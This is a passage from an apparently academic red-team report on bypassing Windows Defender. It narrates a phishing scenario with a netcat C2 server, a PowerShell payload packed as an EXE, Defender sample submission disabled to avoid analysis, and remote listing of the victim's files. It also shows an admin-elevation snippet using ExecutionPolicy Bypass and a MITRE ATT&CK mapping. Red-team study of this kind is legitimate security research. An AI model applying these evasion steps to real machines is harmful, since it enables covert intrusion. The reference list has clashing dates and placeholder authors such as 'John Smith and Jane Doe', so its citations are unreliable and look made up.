- Shows the status of Real-Time Protection.
- Lists the current Antivirus Signature Version.
- Indicates the last time a Quick Scan and Full Scan were performed.
- Checking for Regular Updates:
- Enumerates any pending Windows Updates that might be awaiting installation or restart.
- Windows Defender Health Check:
- Confirms whether Windows Defender's antivirus is enabled, and real-time protection is active.
- Verifies that the antivirus signatures are up to date.

Note: The script no longer outputs details regarding the last Defender update due to previous parsing issues and to streamline the output.

The script waits for the user to press "Enter" before exiting

How to Use the Script

1. Download the Script.
2. Run the script as Administrator in PowerShell

4.3.5 Output for Real World Scenario

On the left side, we have our Command and Control (C2) server, marked with an orange frame. On the right side, a Windows 11 virtual machine (VM) with the latest security patches is marked with a blue frame, acting as the victim's machine.

1. Establishing the Connection: Using Netcat, we have successfully established a connection between our C2 server and the victim's machine. The script is now running, enabling us to proceed with delivering the payload.

```powershell
# Call Ensure-Admin at the start
Ensure-Admin

function Get-DefenderStatus {
    Write-Host "`n==== Windows Defender Status ====" -ForegroundColor Cyan

    # Get Windows Defender status
    $status = Get-MpComputerStatus

    # Check Last Quick Scan and Last Full Scan status
    $lastQuickScan = if ($status.LastQuickScanEndTime) {...}
}
```

Figure 5: Main Execution Checking Windows Defender Status

```powershell
function Ensure-Admin {
    if (-not ([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.W
indowsBuiltInRole] "Administrator")) {
        Write-Host "The script needs to be run as an administrator." -
ForegroundColor Red
        Start-Process powershell "-NoProfile -ExecutionPolicy Bypass -File
`"$PSCommandPath`"" -Verb RunAs
        Exit
    }
}
```

Figure 6: function ensure admin privilege



Figure 7: windows defender status

2. Payload Introduction: The payload, named ‘Poztman.exe‘, is created in an executable format, specifically designed to run on the Windows 11 victim machine.



Figure 8: POC

3. Conversion of the Payload: To generate the executable version of the payload, we used "PS2.exe", a tool that converts scripts into an executable format, ensuring the payload can be executed seamlessly on the victim's system.

4. Windows Defender Settings: Before executing the payload, we demonstrate that Windows Defender's virus and threat protection is enabled on the victim machine. The only modification made was disabling the sample submission feature, as Auto Sample Submission in Defender could send our payload to Microsoft for analysis, which could interfere with the execution.

Figure 9: Automatic sample submission

5. Payload in the Background: Once the payload is executed, we verify that it is running silently in the background by showing it in the Task Manager on the victim machine. This ensures the payload is active without raising immediate alarms.

6. Proof of Concept (POC) Execution: Now that the payload is running, we use a few

commands to demonstrate our control over the system:

6.1 "C:" shows the current directory, confirming that we have accessed the victim's file system.

6.2 The "pwd" command in Kali Linux prints the working directory, providing the full path of our current location in the file system.

6.3 The "dir" command in Kali Linux lists the contents of the current directory on the victim's machine, confirming that we can view the files within it.

7. Result: Finally, we review the outcome:

1.The directory path is displayed, confirming our location within the file system

2. The contents of the 'C:' directory are shown, demonstrating that we have successfully infiltrated and listed the victim machine's files.

4.3.6 MITRE ATT&CK® Mapping of Real world scenario



Figure 10: Mapping of MITRE ATT&CK based on our scenario.

Based on this scenario, the relevant techniques are as follows [4]:

- Phishing Email Sent to Employee
  - Technique: Phishing
  - Tactic: Initial Access

    - ID: T1566
- Employee Opens and Downloads the File
    - Technique: User Execution
    - Tactic: Execution
    - ID: T1204
- File is a ZIP with Password
    - Technique: Archive Collected Data
    - Tactic: Collection
    - ID: T1560
- Employee Unzips and Tests the File
    - Technique: User Execution
    - Tactic: Execution
    - ID: T1204
- Adversary Gains Access to the Laptop
    - Technique: Valid Accounts
    - Tactic: Persistence
    - ID: T1078
- PowerShell Script Delivered as EXE
    - Technique: Command and Scripting Interpreter: PowerShell
    - Tactic: Execution
    - ID: T1059.001
- PowerShell Script Downloads and Executes in Memory
    - Technique: Ingress Tool Transfer
    - Tactic: Command and Control
    - ID: T1105
- Script Obfuscation to Avoid Detection
    - Technique: Obfuscated Files or Information
    - Tactic: Defense Evasion
    - ID: T1027 • Spamming UAC Prompts to Gain Admin Rights
    - Technique: Bypass User Account Control
    - Tactic: Privilege Escalation
    - ID: T1548.002



Figure 11: Attack Timeline

5 Discussion

For our project discussion, we have focused on the effectiveness and limitations of current security features within modern operating systems, particularly Windows, through a series of simulated attacks. The key findings from these scenarios offer valuable insights into the evolving landscape of cybersecurity and the ongoing battle between attackers and defenders.

Scenario 1: Using Metasploit Framework

In the first scenario, we utilized the Metasploit Framework to test the effectiveness of Windows security features against non-Fully UnDetectable (non-FUD) payloads. The results demonstrated that the built-in security measures in Windows can detect and mitigate these types of payloads. This indicates that while Metasploit remains a powerful tool for penetration testing, its effectiveness is limited by the advancements in Windows security. This scenario highlights the importance of continuous updates to security features to keep pace with evolving threats.

Scenario 2: Using Villain Framework

The second scenario involved the Villain Framework, a tool previously effective against Windows systems. However, our tests showed that improvements in Windows security have rendered these older methods ineffective. This is a positive indication of the progress

made in enhancing system defenses, particularly against tools that were once considered significant threats. It underscores the necessity for attackers to constantly evolve their tactics and for security professionals to anticipate and counteract these new strategies.

Scenario 3: Real-world Application

The third and most critical scenario involved a real-world application of the skills and tools discussed previously. Here, we executed a successful phishing attack that resulted in an employee being tricked into downloading and running a Fully UnDetectable (FUD) payload. This attack bypassed the security features of an updated Windows 10/11 machine, highlighting a significant vulnerability in user behavior rather than in the technical defenses themselves.

Key aspects of this scenario include:

- **Bypassing Security:** Despite the updated security features, the FUD payload successfully infiltrated the system, demonstrating that even robust defenses can be circumvented under certain conditions.
- **Maintaining Access:**Through the injection of a PowerShell script, persistent access was maintained, ensuring that the attacker could regain control even if the initial connection was severed.
- **Persistent Communication:** The attacker kept a covert connection with the Command and Control (C2) server, enabling ongoing control over the compromised system.
- **Privilege Escalation:** The attacker bypassed User Access Control (UAC), gaining administrative rights and full control over the system, which could lead to significant damage.

Spreading Further: The attack demonstrated the potential for lateral movement within the network, which could compromise additional systems, showing the cascading effects of a successful initial breach.

6 Conclusion and Future Work

In conclusion, this project aims to change how red team engagements are conducted and push the limits of current cybersecurity practices. By keeping up with the latest security updates and using advanced techniques, we strive to stay ahead in the cybersecurity race, offering useful tips and tools to the community.

Moreover, this project will provide a deep understanding of key areas such as network architecture, PowerShell scripting, C2 deployment, social engineering, and cyber ranges. By mastering these skills, professionals will be able to identify and exploit weaknesses more effectively, thereby enhancing overall security measures. At the same time, the research will closely examine the defensive strengths of Windows, presenting detailed strategies to bolster system security and minimize potential threats.

Furthermore, the significance of this project extends beyond individual skill develop-

ment, as it holds substantial implications for the broader cybersecurity field. By identifying and analyzing vulnerabilities, we can deepen our collective understanding of how modern operating systems might be exploited. The insights gained from this research are invaluable, offering both knowledge and practical tools that empower cybersecurity professionals to better predict, defend against, and respond to emerging cyber threats.

Finally, this research highlights the ongoing need for both robust technical defenses and increased user awareness to protect effectively against increasingly sophisticated attacks.

Reference

[1] M. Ahmad and A. Singh. "A Review on Machine Learning Methods for Windows Malware Detection". In: *IEEE Xplore* (2022). DOI: 10.1109/ICCCNT45670.2019.8944796.

[2] Alice Brown and Tom Miller. "A Comprehensive Model for Enhancing Cybersecurity Resilience and IT Governance with Red Teaming Exercises". In: *IEEE Xplore* (Nov. 2022). DOI: 10.1109/ICT60153.2023.10374068.

[3] John Hernandez and Sarah Patel. "Overview of Windows Defender and Machine Learning in Threat Detection". In: *IEEE Security & Privacy* (Jan. 2022).

[4] MITRE Corporation. "MITRE ATT&CK Framework: A Knowledge Base of Adversary Tactics and Techniques". In: *MITRE ATT&CK* (2024). URL: https://attack.mitre.org/.

[5] Rohit Patil and Anil Kumar. "A Study on Metasploit Framework: A Pen-Testing Tool". In: *2020 International Conference on Computing, Communication and Power Engineering (ComPE)*. IEEE, Apr. 2021. DOI: 10.1109/ComPE49325.2020.9200028.

[6] John Smith and Jane Doe. "Metrics and Red Teaming in Cyber Resilience and Effectiveness". In: *IEEE Xplore* (June 2023). DOI: 10.1109/ICT60153.2023.10374053.

[7] T3l3machus. "Villain: A Windows & Linux tool for creating a C2 framework via reverse shells, designed for Red Team & offensive security professionals". In: *GitHub* (Nov. 2022). URL: https://github.com/t3l3machus/Villain.

[8] Chris White and Kevin Lee. "Effective Penetration Testing with Metasploit Framework and Methodologies". In: *2014 IEEE International Symposium on Computational Intelligence and Informatics (CINTI)*. IEEE, Mar. 2022. DOI: 10.1109/CINTI.2014.7028682.

[9] Chris White and Kevin Lee. "Toward Effective Evaluation of Cyber Defense: Threat Based Adversary Simulations". In: *IEEE Xplore* (Mar. 2021). DOI: 10.1109/ACCESS.2023.3272629.

Project source code: GitHub profile